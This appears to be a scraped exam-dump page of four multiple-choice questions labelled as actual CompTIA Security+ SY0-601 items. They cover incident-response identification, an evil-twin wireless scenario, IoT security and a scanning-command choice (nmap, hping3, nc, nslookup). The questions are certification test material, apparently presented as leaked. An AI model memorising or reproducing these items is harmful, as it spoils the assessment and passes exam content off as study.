
Which of the following in the incident response process is the BEST approach to improve the speed of the identification phase?

A. Activate verbose logging in all critical assets.

B. Tune monitoring in order to reduce false positive rates.

C. Redirect all events to multiple syslog servers.

D. Increase the number of sensors present on the environment.



Actual exam question from CompTIA's SY0-601

Question #: 254

Topic #: 1

[All SY0-601 Questions]

A security administrator is analyzing the corporate wireless network. The network only has two access points running on channels 1 and 11. While using airodump-ng, the administrator notices other access points are running with the same corporate ESSID on all available channels and with the same BSSID of one of the legitimate access points. Which of the following attacks is happening on the corporate network?


A. On-path

B. Evil twin

C. Jamming

D. Rogue access point

E. Disassociation



Actual exam question from CompTIA's SY0-601

Question #: 255

Topic #: 1

[All SY0-601 Questions]


When implementing automation with IoT devices, which of the following should be considered FIRST to keep the network secure?

A. Z-Wave compatibility

B. Network range

C. Zigbee configuration

D. Communication protocols



Actual exam question from CompTIA's SY0-601

Question #: 256

Topic #: 1

[All SY0-601 Questions]


An organization is concerned that its hosted web servers are not running the most updated version of the software. Which of the following would work BEST to help identify potential vulnerabilities?

A. hping3 -S comptia-org -p 80

B. nc -l -v comptia.org -p 80

C. nmap comptia.org -p 80 -sV

D. nslookup –port=80 comptia.org



Actual exam question from CompTIA's SY0-601

Question #: 257

Topic #: 1

[All SY0-601 Questions]

